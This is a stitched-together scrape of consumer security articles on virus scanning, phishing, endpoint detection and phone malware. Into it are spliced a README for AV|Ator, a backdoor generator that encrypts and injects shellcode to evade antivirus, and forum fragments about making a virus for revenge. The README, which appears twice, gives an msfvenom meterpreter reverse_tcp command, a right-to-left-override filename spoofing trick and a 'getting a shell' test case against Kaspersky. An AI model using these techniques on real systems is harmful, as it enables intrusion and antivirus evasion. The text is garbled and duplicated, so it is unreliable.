However, it’s critical to be cautious. For one, cybercriminals often create fake “free” virus checker tools that are actually malware in disguise. If you opt for free scanning tools, it is best to lean on highly reputable cybersecurity brands. On your app store or browser, navigate to a proven online scanning tool with good reviews or a website whose URL starts with “https” to confirm you are in a secure location.
Secondly, free tools are frequently quite basic and perform only the minimum required service. If you choose to go this path, look for free trial versions that offer access to the full suite of premium features, including real-time protection, a firewall, and a VPN. This will give you a glimpse of a solution’s comprehensive, multi-layered security capability before you commit to a subscription.
Cloud-based virus solutions
If safeguarding all your computers and mobile devices individually sounds overwhelming, you can opt for comprehensive security products that protect computers, smartphones and tablets from a central, cloud-based hub, making virus prevention a breeze. Many of these modern antivirus solutions are powered by both local and cloud-based technologies to reduce the strain on your computer’s resources.
Online virus scan: A step-by-step guide
This guide will walk you through the simple steps to safely scan your computer using reliable online tools, helping you detect potential threats, and protect your personal data.
1. Choose a trusted provider
When selecting the right antivirus software, look beyond a basic virus scan and consider these key features:
Real-time protection. This is paramount, as it actively blocks threats before they can execute.
An effective solution must also have a minimal performance impact so it doesn’t slow down your device.
Look for a program with an intuitive interface that makes it easy to schedule scans and manage settings.
The best protection goes beyond a simple virus detector. It should include features such as a firewall, a secure VPN for safe browsing, and identity protection.
Look for reliable brands with positive reviews and clear privacy policies, and that provide a powerful virus scanner and proactive protection for both Android and iOS devices.
2. Initiate the scan
The process of checking for viruses depends on the device type and its operating system. Generally, however, the virus scanner will display a “Scan” button to start the process of checking your system’s files and apps.
Here are more specific tips to help you scan your computers, phones and tablets:
On a Windows computer
If you use Windows 11, go into “Settings” and drill down to the “Privacy & Security > Windows Security > Virus & Threat Protection” tab, which will indicate if there are actions needed. This hands-off function is Microsoft’s own basic antivirus solution called Windows Defender. Built directly into the operating system and enabled by default, this solution provides a baseline of protection at no extra cost for casual Windows users. However, Microsoft is the first to admit that it lags behind specialized paid products in detecting the very latest zero-day threats.
On a Mac computer
Mac computers don’t have a built-in antivirus program, so you will have to download security software to do a virus scan. As mentioned, free antivirus applications are available online, but we recommend investing in trusted software that is proven to protect you from cyberthreats.
If you decide to invest in more robust antivirus software, running a scan is usually straightforward and intuitive. For more detailed instructions, we suggest searching the software’s help menu or going online and following their step-by-step instructions.
On smartphones and tablets
Smartphones and tablets are powerful devices that you likely use for nearly every online operation in your daily life from banking, emailing, messaging, connecting, and storing personal information. This opens your mobile device to getting infected through malicious apps, especially those downloaded from unofficial stores, phishing links sent via text or email, or by connecting to compromised wi-fi networks.
Regular virus scans with a mobile security software are crucial for protecting your devices. Be aware, however, that Android and IOS operating systems merit distinct solutions.
Antivirus products for Android devices abound due to this system’s open-source foundation. However, due to Apple’s strong security model, which includes app sandboxing, traditional viruses are rare on iPhones and iPads. However, these devices are not immune to all threats. You can still fall victim to phishing scams, insecure Wi-Fi networks, and malicious configuration profiles. Signs of a compromise can include unusual calendar events, frequent browser redirects, or unexpected pop-ups.
Apple devices, however, closed platform doesn’t easily accommodate third-party applications, especially unvetted ones. You will most likely find robust and verified antivirus scanning tools on Apple’s official app store.
Scanning files and attachments safely
Before you open any downloaded file or email attachment, it’s wise to check it for threats. To perform a targeted virus scan on a single file, simply right-click the file in Windows Explorer or macOS Finder and select the “Scan” option from the context menu to run the integrated virus checker on a suspicious item.
For an added layer of security, especially involving files from unknown sources, you can use a web-based file-checking service that scans for malware. These websites let you upload a file, which is then analyzed by multiple antivirus engines. Many security-conscious email clients also automatically scan incoming attachments, but a manual scan provides crucial, final-line defense before execution.
3. Review scan results and take action
Once the scan is complete, the tool will display a report of any threats it found, including the name of the malware and the location of the infected file. If your antivirus software alerts you to a threat, don’t panic—it means the program is doing its job.
The first and most critical step is to follow the software’s instructions. It might direct you to quarantine the malicious file to isolate the file in a secure vault where it can no longer cause harm. You can then review the details of the threat provided by your virus scanner and choose to delete the file permanently, which is usually the safest option.
After the threat is handled, ensure your antivirus software and operating system are fully updated. Finally, run a new, full system virus scan to confirm that all traces of the infection have been eliminated. Regularly backing up your important data to an external drive or cloud service can also be a lifesaver in the event of a serious infection.
4. Schedule an automatic scan for continuous protection
The most effective way to maintain your device’s security is to automate your defenses. A quality antivirus suite allows you to easily schedule a regular virus scan so you’re always protected without having to do it manually. A daily quick scan is a great habit for any user; it’s fast and checks the most vulnerable parts of your system. Most antivirus products regularly scan your computer or device in the background, so a manual scan is only needed if you notice something dubious, like crashes or excessive pop-ups. You can also set regular scans on your schedule, but a weekly full scan is ideal.
Final thoughts
These days, it is essential to stay ahead of the wide variety of continuously evolving cyberthreats. Your first line of defense against these threats is to regularly conduct a virus scan. You can choose among the many free yet limited-time products or comprehensive, cloud-based solutions.
While many free versions legitimately perform their intended function, it’s critical to be cautious as these are more often baseline solutions while some are malware in disguise. They also lack the continuous, real-time protection necessary to block threats proactively.
A better option is to invest in verified, trustworthy, and all-in-one antivirus products like McAfee+ that, aside from its accurate virus scanning tool, also offers a firewall, a virtual private network, and identity protection. For complete peace of mind, upgrading to a paid solution like McAfee Total Protection is essential for proactively safeguarding your devices and data in real-time, 24/7.
How do you recognize phishing emails and texts? Even as many of the scammers behind them have sophisticated their attacks, you can still pick out telltale signs.
Common to them all, every phishing is a cybercrime that aims to steal your sensitive info. Personal info. Financial info. Other attacks go right for your wallet by selling bogus goods or pushing phony charities.
You’ll find scammers posing as major corporations, friends, business associates, and more. They might try to trick you into providing info like website logins, credit and debit card numbers, and even precious personal info like your Social Security Number.
How do you spot a phishing message?
Phishing scammers often undo their own plans by making simple mistakes that are easy to spot once you know how to recognize them. Check for the following signs of phishing when you open an email or check a text:
It’s poorly written.
Even the biggest companies sometimes make minor errors in their communications. Phishing messages often contain grammatical errors, spelling mistakes, and other blatant errors that major corporations wouldn’t make. If you see glaring grammatical errors in an email or text that asks for your personal info, you might be the target of a phishing scam.
The logo doesn’t look right.
Phishing scammers often steal the logos of the businesses they impersonate. However, they don’t always use them correctly. The logo in a phishing email or text might have the wrong aspect ratio or low resolution. If you have to squint to make out the logo in a message, the chances are that it’s phishing.
The URL doesn’t match.
Phishing always centers around links that you’re supposed to click or tap. Here are a few ways to check whether a link someone sent you is legitimate:
On computers and laptops, you can hover your cursor over links without clicking on them to see the web address. On mobile devices, you can carefully check the address by holding down the link (not tapping it).
Take a close look at the addresses the message is using. If it’s an email, look at the email address. Often, phishing URLs contain misspellings. Maybe the address doesn’t match the company or organization at all. Or maybe it looks like it almost does, yet it adds a few letters or words to the name. This marks yet another sign that you might have a phishing attack on your hands.
Scammers also use the common tactic of a link shortener, which creates links that almost look like strings of indecipherable text. These shortened links mask the true address, which might indeed be a link to a scam site. Delete the message. If possible, report it. Many social media platforms and messaging apps have built-in controls for reporting suspicious accounts and messages.
What kind of phishing scams are there?
You can also spot a phishing attack when you know what some of the most popular scams are:
The CEO Scam
This scam appears as an email from a leader in your organization, asking for highly sensitive info like company accounts, employee salaries, and Social Security numbers. The hackers “spoof”, or fake, the boss’ email address so it looks like a legitimate internal company email. That’s what makes this scam so convincing — the lure is that you want to do your job and please your boss. But keep this scam in mind if you receive an email asking for confidential or highly sensitive info. Ask the apparent sender directly whether the request is real before acting.
The Urgent Email Attachment
Phishing emails that try to trick you into downloading a dangerous attachment that can infect your computer and steal your private info have been around for a long time. This is because they work. You’ve probably received emails asking you to download attachments confirming a package delivery, trip itinerary, or prize. They might urge you to “respond immediately!” The lure here is offering you something you want and invoking a sense of urgency to get you to click.
The “Lucky” Text or Email
How fortunate! You’ve won a free gift, an exclusive service, or a great deal on a trip to Las Vegas. Just remember, whatever “limited time offer” you’re being sold, it’s probably a phishing scam designed to get you to give up your credit card number or identity info. The lure here is something free or exciting at what appears to be little or no cost to you.
The Romance Scam
This one can happen completely online, over the phone, or in person after contact is established. But the romance scam always starts with someone supposedly looking for love. The scammer often puts a phony ad online or poses as a friend-of-a-friend on social media and contacts you directly. But what starts as the promise of love or partnership, often leads to requests for money or pricey gifts. The scammer will sometimes spin a hardship story, saying they need to borrow money to come visit you or pay their phone bill so they can stay in touch. The lure here is simple — love and acceptance.
Account Suspended Scam
Some phishing emails appear to notify you that your bank temporarily suspended your account due to unusual activity. If you receive an account suspension email from a bank that you haven’t opened an account with, delete it immediately, and don’t look back. Suspended account phishing emails from banks you do business with, however, are harder to spot. Use the methods we listed above to check the email’s integrity, and if all else fails, contact your bank directly instead of opening any links within the email you received.
How to avoid phishing attacks
While you can’t outright stop phishing attacks from making their way to your computer or phone, you can do several things to keep yourself from falling for them. Further, you can do other things that might make it more difficult for scammers to reach you.
Pause and think about the message for a minute.
The content and the tone of the message can tell you quite a lot. Threatening messages or ones that play on fear are often phishing attacks, such as angry messages from a so-called tax agent looking to collect back taxes. Other messages will lean heavily on urgency, like a phony overdue payment notice. And during the holidays, watch out for loud, overexcited messages about deep discounts on hard-to-find items. Instead of linking you off to a proper e-commerce site, they might link you to a scam shopping site that does nothing but steal your money and the account info you used to pay them. In all, phishing attacks indeed smell fishy. Slow down and review that message with a critical eye. It might tip you off to a scam.
Deal directly with the company or organization in question.
Some phishing attacks can look rather convincing. So much so that you’ll want to follow up on them, like if your bank reports irregular activity on your account or a bill appears to be past due. In these cases, don’t click on the link in the message. Go straight to the website of the business or organization in question and access your account from there. Likewise, if you have questions, you can always reach out to their customer service number or web page.
Consider the source.
Some phishing attacks occur in social media messengers. When you get direct messages, consider the source. Consider, would an income tax collector contact you over social media? The answer there is no. For example, in the U.S. the Internal Revenue Service (IRS) makes it clear that they will never contact taxpayers via social media. (Let alone send angry, threatening messages.) In all, legitimate businesses and organizations don’t use social media as a channel for official communications. They’ve accepted ways they will, and will not, contact you. If you have any doubts about a communication you received, contact the business or organization in question directly. Follow up with one of their customer service representatives.
Don’t download attachments. And most certainly don’t open them.
Some phishing attacks involve attachments packed with malware, like ransomware, viruses, and keyloggers. If you receive a message with such an attachment, delete it. Even if you receive an email with an attachment from someone you know, follow up with that person. Particularly if you weren’t expecting an attachment from them. Scammers often hijack or spoof email accounts of everyday people to spread malware.
Remove your personal info from sketchy data broker sites.
How’d that scammer get your phone number or email address anyway? Chances are, they pulled that info off a data broker site. Data brokers buy, collect, and sell detailed personal info, which they compile from several public and private sources, such as local, state, and federal records, plus third parties like supermarket shopper’s cards and mobile apps that share and sell user data. Moreover, they’ll sell it to anyone who pays for it, including people who’ll use that info for scams. You can help reduce those scam texts and calls by removing your info from those sites. Our Personal Data Cleanup scans some of the riskiest data broker sites and shows you which ones are selling your personal info.
Use online protection software.
Online protection software can protect you in several ways. First, it can offer web protection features that can identify malicious links and downloads, which can help prevent clicking them. Further, features like our web protection can steer you away from dangerous websites and block malware and phishing sites if you accidentally click on a malicious link. Additionally, our Scam Protection feature warns you of sketchy links in emails, texts, and messages. And overall, strong virus and malware protection can further block any attacks on your devices. Be sure to protect your smartphones in addition to your computers and laptops as well, particularly given all the sensitive things we do on them, like banking, shopping, and booking rides and travel.
Over the years, endpoint security has evolved from primitive antivirus software to more sophisticated next-generation platforms employing advanced technology and better endpoint detection and response.
Because of the increased threat that modern cyberattacks pose, experts are exploring more elegant ways of keeping data safe from threats.
Signature-Based Antivirus Software
Signature-based detection is the use of footprints to identify malware. All programs, applications, software and files have a digital footprint. Buried within their code, these digital footprints or signatures are unique to the respective property. With signature-based detection, traditional antivirus products can scan a computer for the footprints of known malware.
These malware footprints are stored in a database. Antivirus products essentially search for the footprints of known malware in the database. If they discover one, they’ll identify the malware, in which case they’ll either delete or quarantine it.
When new malware emerges and experts document it, antivirus vendors create and release a signature database update to detect and block the new threat. These updates increase the tool’s detection capabilities, and in some cases, vendors may release them multiple times per day.
With an average of 350,000 new malware instances registered daily, there are a lot of signature database updates to keep up with. While some antivirus vendors update their programs throughout the day, others release scheduled daily, weekly or monthly software updates to keep things simple for their users.
But convenience comes at the risk of real-time protection. When antivirus software is missing new malware signatures from its database, customers are unprotected against new or advanced threats.
Next-Generation Antivirus
While signature-based detection has been the default in traditional antivirus solutions for years, its drawbacks have prompted people to think about how to make antivirus more effective. Today’s next-generation anti-malware solutions use advanced technologies like behavior analysis, artificial intelligence (AI) and machine learning (ML) to detect threats based on the attacker’s intention rather than looking for a match to a known signature.
Behavior analysis in threat prevention is similar, although admittedly more complex. Instead of only cross-checking files with a reference list of signatures, a next-generation antivirus platform can analyze malicious files’ actions (or intentions) and determine when something is suspicious. This approach is about 99% effective against new and advanced malware threats, compared to signature-based solutions’ average of 60% effectiveness.
Next-generation antivirus takes traditional antivirus software to a new level of endpoint security protection. It goes beyond known file-based malware signatures and heuristics because it’s a system-centric, cloud-based approach. It uses predictive analytics driven by ML and AI as well as threat intelligence to:
Detect and prevent malware and fileless attacks
Identify malicious behavior and tactics, techniques and procedures (TTPs) from unknown sources
Collect and analyze comprehensive endpoint data to determine root causes
Respond to new and emerging threats that previously went undetected.
Countering Modern Attacks
Today’s attackers know precisely where to find gaps and weaknesses in an organization’s network perimeter security, and they penetrate these in ways that bypass traditional antivirus software. These attackers use highly developed tools to target vulnerabilities that leverage:
Memory-based attacks
PowerShell scripting language
Remote logins
Macro-based attacks.
To counter these attackers, next-generation antivirus focuses on events – files, processes, applications and network connections – to see how actions in each of these areas are related. Analysis of event streams can help identify malicious intent, behaviors and activities; once identified, the attacks can be blocked.
This approach is increasingly important today because enterprises are finding that attackers are targeting their specific networks. The attacks are multi-stage and personalized and pose a significantly higher risk; traditional antivirus solutions don’t have a chance of stopping them.
Endpoint detection and response (EDR) software flips that model, relying on behavioral analysis of what’s happening on the endpoint. For example, if a Word document spawns a PowerShell process and executes an unknown script, that’s concerning. The file will be flagged and quarantined until the validity of the process is confirmed. Not relying on signature-based detection enables the EDR platform to react better to new and advanced threats.
Some of the ways EDR thwarts advanced threats include the following:
EDR provides real-time monitoring and detection of threats that may not be easily recognized by standard antivirus
EDR detects unknown threats based on a behavior that isn’t normal
Data collection and analysis determine threat patterns and alert organizations to threats
Forensic capabilities can determine what happened during a security event
EDR can isolate and quarantine suspicious or infected items. It often uses sandboxing to ensure a file’s safety without disrupting the user’s system.
EDR can include automated remediation and removal of specific threats.
EDR agent software is deployed to endpoints within an organization and begins recording activity on these endpoints. These agents are like security cameras focused on the processes and events running on the devices.
EDR platforms have several approaches to detecting threats. Some detect locally on the endpoint via ML, some forward all recorded data to an on-premises control server for analysis, some upload the recorded data to a cloud resource for detection and inspection and others use a hybrid approach.
Detections by EDR platforms are based on several tools, including AI, threat intelligence, behavioral analysis and indicators of compromise (IOCs). These tools also offer a range of responses, such as actions that trigger alerts, isolate the machine from the network, roll back to a known good state, delete or terminate threats and generate forensic evidence files.
Managed Detection and Response
Managed detection and response (MDR) is not a technology, but a form of managed service, sometimes delivered by a managed security service provider. MDR provides value to organizations with limited resources or the expertise to continuously monitor potential attack surfaces. Specific security goals and outcomes define these services. MDR providers offer various cybersecurity tools, such as endpoint detection, security information and event management (SIEM), network traffic analysis (NTA), user and entity behavior analytics (UEBA), asset discovery, vulnerability management, intrusion detection and cloud security.
Gartner estimates that by 2025, 50% of organizations will use MDR services. There are several reasons to support this prediction:
The widening talent shortage and skills gap: Many cybersecurity leaders confirm that they cannot use security technologies to their full advantage due to a global talent crunch.
Cybersecurity teams are understaffed and overworked: Budget cuts, layoffs and resource diversion have left IT departments with many challenges.
Widespread alert fatigue: Security analysts are becoming less productive due to “alert fatigue” from too many notifications and false positives from security applications. This results in distraction, ignored alerts, increased stress and fear of missing incidents. Many alerts are never addressed when, ideally, they should be studied and acted upon.
The technology behind an MDR service can include an array of options. This is an important thing to understand when evaluating MDR providers. The technology stack behind the service determines the scope of attacks they have access to detect.
Cybersecurity is about “defense-in-depth” — having multiple layers of protection to counter the numerous possible attack vectors. Various technologies provide complete visibility, detection and response capabilities. Some of the technologies offered by MDR services include:
SIEM
NTA
Endpoint protection platform
Intrusion detection system.
Extended Detection and Response
Extended detection and response (XDR) is the next phase in the evolution of EDR. XDR provides detection and protection across various environments, including networks and network components, cloud infrastructure and Software-as-a-Service (SaaS).
Features of XDR include:
Visibility into all network layers, including the entire application stack
Advanced detection, including automated correlation and ML processes capable of detecting events often missed by SIEM solutions
Intelligent alert suppression filters out the noise that typically reduces the productivity of cybersecurity staff.
Benefits of XDR include:
Improved analysis to help organizations collect the correct data and transform that data with contextual information
Identify hidden threats with the help of advanced behavior models powered by ML algorithms
Identify and correlate threats across various application stacks and network layers
Minimize fatigue by providing prioritized and precise alerts for investigation
Provide forensic capabilities needed to integrate multiple signals. This helps teams to construct the big picture of an attack and complete investigations promptly with high confidence in their findings.
XDR is gaining in popularity. XDR provides a single platform that can ingest endpoint agent data, network-level information and, in many cases, device logs. This data is correlated, and detections occur from one or many sources of telemetry.
XDR streamlines the functions of the analysts’ role by allowing them to view detections and respond from a single console. The single-pane-of-glass approach offers faster time to value, a shortened learning curve and quicker response times since the analysts no longer need to pivot between windows. Another advantage of XDR is its ability to piece multiple sources of telemetry together to achieve a big-picture view of detections. These tools are able to see what occurs not only on the endpoints but also between the endpoints.
The Future of Antivirus Software
Security is constantly evolving, and future threats may become much more dangerous than we are observing now. We cannot ignore these recent changes in the threat landscape. Rather, we need to understand them and stop these increasingly destructive attacks.
Ator: Is a swordsman, alchemist, scientist, magician, scholar, and engineer, with the ability to sometimes produce objects out of thin air (https://en.wikipedia.org/wiki/Ator)
About://purpose
AV|Ator is a backdoor generator utility, which uses cryptographic and injection techniques in order to bypass AV detection. More specifically:
It uses AES encryption in order to encrypt a given shellcode
Generates an executable file which contains the encrypted payload
The shellcode is decrypted and injected to the target system using various injection techniques
Portable executable injection which involves writing malicious code directly into the process (without a file on disk) then invoking execution with either additional code or by creating a remote thread. The displacement of the injected code introduces the additional requirement for functionality to remap memory references. Variations of this method such as reflective DLL injection (writing a self-mapping DLL into a process) and memory module (map DLL when writing into process) overcome the address relocation issue.
Thread execution hijacking which involves injecting malicious code or the path to a DLL into a thread of a process. Similar to Process Hollowing, the thread must first be suspended.
Usage
The application has a form which consists of three main inputs (See screenshot bellow):
A text containing the encryption key used to encrypt the shellcode
A text containing the IV used for AES encryption
A text containing the shellcode
Important note: The shellcode should be provided as a C# byte array.
The default values contain shellcode that executes notepad.exe (32bit). This demo is provided as an indication of how the code should be formed (using msfvenom, this can be easily done with the -f csharp switch, e.g. msfvenom -p windows/meterpreter/reverse_tcp LHOST=X.X.X.X LPORT=XXXX -f csharp).
After filling the provided inputs and selecting the output path an executable is generated according to the chosen options.
RTLO option
In simple words, spoof an executable file to look like having an "innocent" extention like 'pdf', 'txt' etc. E.g. the file "testcod.exe" will be interpreted as "tesexe.doc"
Beware of the fact that some AVs alert the spoof by its own as a malware.
Set custom icon
I guess you all know what it is :)
Bypassing Kaspersky AV on a Win 10 x64 host (TEST CASE)
Getting a shell in a windows 10 machine running fully updated kaspersky AV
Install Mono according to your linux distribution, download and run the binaries
e.g. in kali:
   root@kali# apt install mono-devel

   root@kali# mono aviator.exe
Credits
To Damon Mohammadbagher for the encryption procedure
Disclaimer
I developed this app in order to overcome the demanding challenges of the pentest process and this is the ONLY WAY that this app should be used. Make sure that you have the required permission to use it against a system and never use it for illegal purposes.
We use our smartphones for everything under the sun, from work-related communication to online shopping, banking transactions, and social media. For this reason, our phones store a lot of personal data, including contacts, account details, and bank account logins.
High online usage also makes your devices vulnerable to viruses, a type of malware that replicate themselves and spread throughout the entire system. They can affect your phone’s performance or, worse, compromise your sensitive information so that hackers can benefit monetarily.
In this article, we will give you a rundown of viruses that can infect your phone and how you can identify and eliminate them. We will also provide some tips for protecting your phone from viruses in the first place.
iOS vs Android
iPhones and Android devices run on different operating systems, hence differences in how they resist viruses and how these affect each system.
While iOS hacks can still happen, Apple’s operating system is reputed to be highly resistant from viruses because of its design. By restricting interactions between apps, Apple’s operating system limits the movement of a virus across the device. However, if you jailbreak your iPhone or iPad to unlock other capabilities or install third-party apps, then the security restrictions set by Apple’s OS won’t work. This exposes your iPhone and you to vulnerabilities that cybercriminals can exploit.
Android phones, while also designed with cybersecurity in mind, rely on open-source code, making them an easier target for hackers. Additionally, giving users the capability to install third-party apps from alternative app stores such as the Amazon or Samsung Galaxy app stores makes Android devices open to viruses.
Types of phone viruses
Cybercriminals today are sophisticated and can launch a variety of cyberattacks on your smartphone. Some viruses that can infect your phone include:
Malware: Malware encompasses programs that steal your information or take control of your device without your permission.
Adware: These are ads that can access information on your device if you click on them.
Ransomware: These prevent you from accessing your phone again unless you pay a ransom to the hacker. The hacker may also use your personal data such as pictures as blackmail.
Spyware: This tracks your browsing activity, then steals your data or affects your phone’s performance.
Trojan: Aptly named, this type of virus hides inside an app to take control of or affect your phone and data.
Common ways phones get infected
Ultimately, contracting a virus on your phone or computer comes down to your browsing and downloading habits. These are the most common ways it could happen:
Clicking on links or attachments from unverified sources, and mostly distributed through emails and text messages
Clicking on seemingly innocent ads that take you to an unsecured webpage or download mobile malware to your device
Now that you know how your phone could be infected by a virus, look out for these seven signs that occur when malicious software is present:
1. You see random pop-up ads or new apps
Most pop-up ads don’t carry viruses but are only used as marketing tools. However, if you find yourself closing pop-up ads more often than usual, it might indicate a virus on your phone. These ads might be coming from apps in your library that you didn’t install. In this case, uninstall them immediately as they tend to carry malware that’s activated when the app is opened or used.
2. Your device feels physically hot
When you accidentally download apps that contain malware, your device has to work harder to continue functioning. Since your phone isn’t built to support malware, there is a good chance it will overheat.
3. Random messages are sent to your contacts
If your contacts receive unsolicited scam emails or messages on social media from your account, especially those containing suspicious links, a virus may have accessed your contact list. It’s best to let all the recipients know that your phone has been hacked so that they don’t download any malware themselves or forward those links to anybody else.
4. The device responds slowly
An unusually slow-performing device is a hint of suspicious activity on your phone. The device may be slowing down because it is working harder to support the downloaded virus. Alternatively, unfamiliar apps might be taking up storage space and running background tasks, causing your phone to run slower.
5. You find fraudulent charges on your accounts
Are you finding credit card transactions in your banking statements that you don’t recognize? It could be an unfamiliar app or malware making purchases through your account without your knowledge.
6. The phone uses excess data
A sudden rise in your data usage or phone bill can be suspicious. A virus might be running background processes or using your internet connection to transfer data out of your device for malicious purposes.
7. Your battery drains quickly
An unusually quick battery drain may also cause concern. Your phone will be trying to meet the energy requirements of the virus, so this problem is likely to persist for as long as the virus is on the device.
How to Detect and Remove a Virus on Your Phone
You may have an inkling that a virus resides in your phone, but the only way to be sure is to check. An easy way to do this is by downloading a trustworthy antivirus app that will prevent suspicious apps from attaching themselves to your phone and secures any public connections you might be using.
Another way to check your phone is to follow these step-by-step processes, depending on the type of phone you use:
Check your iPhone for malware
Check battery usage: Go to Settings > Battery. Scroll down to see the battery usage by app. If you see an app you don’t recognize or an app with unusually high usage, it could be a sign of malicious activity.
Review app list and storage: Carefully examine all the apps installed on your phone. If you find an app that you don’t remember downloading, it could be malware. Uninstall it immediately. Also, check Settings > General > iPhone Storage for any strange or unexpected data usage by apps.
Monitor data consumption: Navigate to Settings > Cellular. Review the data usage for each app. A virus on your phone can consume large amounts of data by running in the background and communicating with a hacker’s server.
Look for jailbreak evidence: If you didn’t jailbreak your phone but see apps like Cydia or Sileo, it’s a major red flag. Someone with physical access to your phone may have jailbroken it to install spyware or other malware.
Run an iOS security app: For peace of mind and a thorough check, use a reputable security application to help you scan for system threats, secure your wi-fi connection, and help identify risks that are not immediately obvious.
Run a malware scan on an Android device
Utilize Google Play Protect: This Android’s built-in malware protection is your first line of defense to know if your phone has a virus. Open the Google Play Store app, tap on your profile icon, and select Play Protect. Tap “Scan” to check your apps for harmful behavior.
Boot into safe mode: If your phone is lagging or crashing, restarting in Safe Mode can help. Press and hold the power button, then tap and hold the “Power off” option until the “Reboot to safe mode” prompt appears. In Safe Mode, all third-party apps are disabled. If the issues disappear, a recently installed app is likely the culprit. You can then uninstall suspicious apps one by one.
Review app permissions: Go to Settings > Apps and check the permissions for each app. Is a simple game asking for access to your contacts and microphone? That’s a red flag. Revoke any permissions that seem unnecessary for an app’s function. This helps prevent spyware from collecting your data.
Install a trusted antivirus app: For the most comprehensive protection, install a top-rated security app like McAfee Mobile Security. Running a full scan will detect and help you quarantine or remove malicious files and apps that built-in tools might miss, providing a clear path on how to clean your phone from a virus.
How to remove a virus from your device
Once you have determined that a virus is present on your iPhone or Android device, there are several things you can do.
Download antivirus software or a mobile security app to help you locate existing viruses and malware. By identifying the exact problem, you know what to get rid of and how to protect your device in the future.
Do a thorough sweep of your app library to make sure that whatever apps are on your phone were downloaded by you. Delete any apps that aren’t familiar.
To protect your information, delete any sensitive text messages and clear history regularly from your mobile browsers. Empty the cache in your browsers and apps.
In some instances, you may need to reboot your smartphone to its original factory settings. This can lead to data loss, so be sure to back up important documents to the cloud.
Create strong passwords for all your accounts after cleaning up your phone, and protect them using a password manager. This tool uses the most robust encryption algorithms so only you have access to your information.
7 tips to protect your phone from viruses
Caring for your phone is a vital practice to protect your information. Follow these tips to stay safe online and help reduce the risk of your phone getting a virus.
Only download apps only from a trusted source, i.e., the app store or other verified stores. Before installing, read the app reviews and understand how the app intends to use your data.
Set up strong, unique passwords for your accounts instead of reusing the same or similar passwords. This prevents a domino effect in case one of the accounts is compromised.
Think twice before you click on a link. If a link looks suspicious, trust your gut! Avoid clicking on it until you have more information about its trustworthiness. These links can be found across messaging services and are often part of phishing scams.
Clear your cache periodically. Scan your browsing history to get rid of any links that seem suspicious.
Avoid saving login information on your browsers and log out when you’re not using a particular browser. Although this is a convenience trade-off, it’s harder for malware to access accounts you’re not logged into during the attack.
Update your operating system and apps frequently. Regular updates build upon previous security features. Sometimes, these updates contain security patches created in response to specific threats in prior versions.
Don’t give an app all the permissions it asks for. Instead, you can choose to give it access to certain data only when required. Minimizing an application’s access to your information keeps you safer.
Avoid using unsecure internet connections such as public wi-fi. If it is unavoidable, it is ideal to have a secure virtual private network that encrypts your data to make unsecured networks safe to use.
Final Thoughts
You have come to heavily rely on your smartphones for many online activities and storage of much of your personal data, including contacts, account details, and bank account logins. This puts your devices at high risk of being infected by viruses that impact not just your phone’s performance but also of being compromised by cybercriminals.
To help you protect your device and personal information, the award-winning McAfee Mobile Security solution regularly scans for threats transmitted through suspicious links in text messages, emails or downloads, and blocks them in real time. McAfee Mobile Security is a reputable security application that filters risky emails and phishing attempts so your inbox stays secure, while providing a secure virtual private network. It is also capable of spotting deepfake videos so you can stay ahead of misinformation. With McAfee, you can rest easy knowing your mobile phone is protected from the latest cyberthreats.
Now i'm going to tell you make a Virus.
Make one called matrix.
Now remember this is not the answer to all your revenge needs.
The best way to get revenge is to make a FAKE virus that just scares the crap out of them.
If you want to do something constructive with a virus send it to someone who has written and forwarded one before, to stop them.
Heed my warning, but if you still want to ruin your
I'm sure that everyone dreamed just once to make a virus and spread him.I personally dreamed to make a big virus and spread it I recognize.Today I've found that you don't need any advanced skills to make a virus.Anyone can make one with a few simple mouse clicks.Today I'm telling you about a prank virus but if you are interested to know how to make a dangerous virus I'll tell you definitely.
Hello aspiring Ethical Hackers. In this article, you will learn about Malicious Macros also known as Macro Malware or Macro Virus. In computer science, a Macro is a set of commands grouped together as a single command. This is used to run some tasks automatically. In Word, Macros are used to automate frequently used tasks. […]
This article is not intended to convince you to abandon your current antivirus solutions. In this post I would like to share my observations and ways to improve the effectiveness of Defender.
You don’t need to buy expensive antivirus software. If you are a standard user, surfing the web, you don’t want to install additional software (eg.
Ator: Is a swordsman, alchemist, scientist, magician, scholar, and engineer, with the ability to sometimes produce objects out of thin air (https://en.wikipedia.org/wiki/Ator)
About://purpose
AV|Ator is a backdoor generator utility, which uses cryptographic and injection techniques in order to bypass AV detection. More specifically:
It uses AES encryption in order to encrypt a given shellcode
Generates an executable file which contains the encrypted payload
The shellcode is decrypted and injected to the target system using various injection techniques
Portable executable injection which involves writing malicious code directly into the process (without a file on disk) then invoking execution with either additional code or by creating a remote thread. The displacement of the injected code introduces the additional requirement for functionality to remap memory references. Variations of this method such as reflective DLL injection (writing a self-mapping DLL into a process) and memory module (map DLL when writing into process) overcome the address relocation issue.
Thread execution hijacking which involves injecting malicious code or the path to a DLL into a thread of a process. Similar to Process Hollowing, the thread must first be suspended.
Usage
The application has a form which consists of three main inputs (See screenshot bellow):
A text containing the encryption key used to encrypt the shellcode
A text containing the IV used for AES encryption
A text containing the shellcode
Important note: The shellcode should be provided as a C# byte array.
The default values contain shellcode that executes notepad.exe (32bit). This demo is provided as an indication of how the code should be formed (using msfvenom, this can be easily done with the -f csharp switch, e.g. msfvenom -p windows/meterpreter/reverse_tcp LHOST=X.X.X.X LPORT=XXXX -f csharp).
After filling the provided inputs and selecting the output path an executable is generated according to the chosen options.
RTLO option
In simple words, spoof an executable file to look like having an "innocent" extention like 'pdf', 'txt' etc. E.g. the file "testcod.exe" will be interpreted as "tesexe.doc"
Beware of the fact that some AVs alert the spoof by its own as a malware.
Set custom icon
I guess you all know what it is :)
Bypassing Kaspersky AV on a Win 10 x64 host (TEST CASE)
Getting a shell in a windows 10 machine running fully updated kaspersky AV
Install Mono according to your linux distribution, download and run the binaries
e.g. in kali:
   root@kali# apt install mono-devel

   root@kali# mono aviator.exe
Credits
To Damon Mohammadbagher for the encryption procedure
Disclaimer
I developed this app in order to overcome the demanding challenges of the pentest process and this is the ONLY WAY that this app should be used. Make sure that you have the required permission to use it against a system and never use it for illegal purposes.

 Login
Login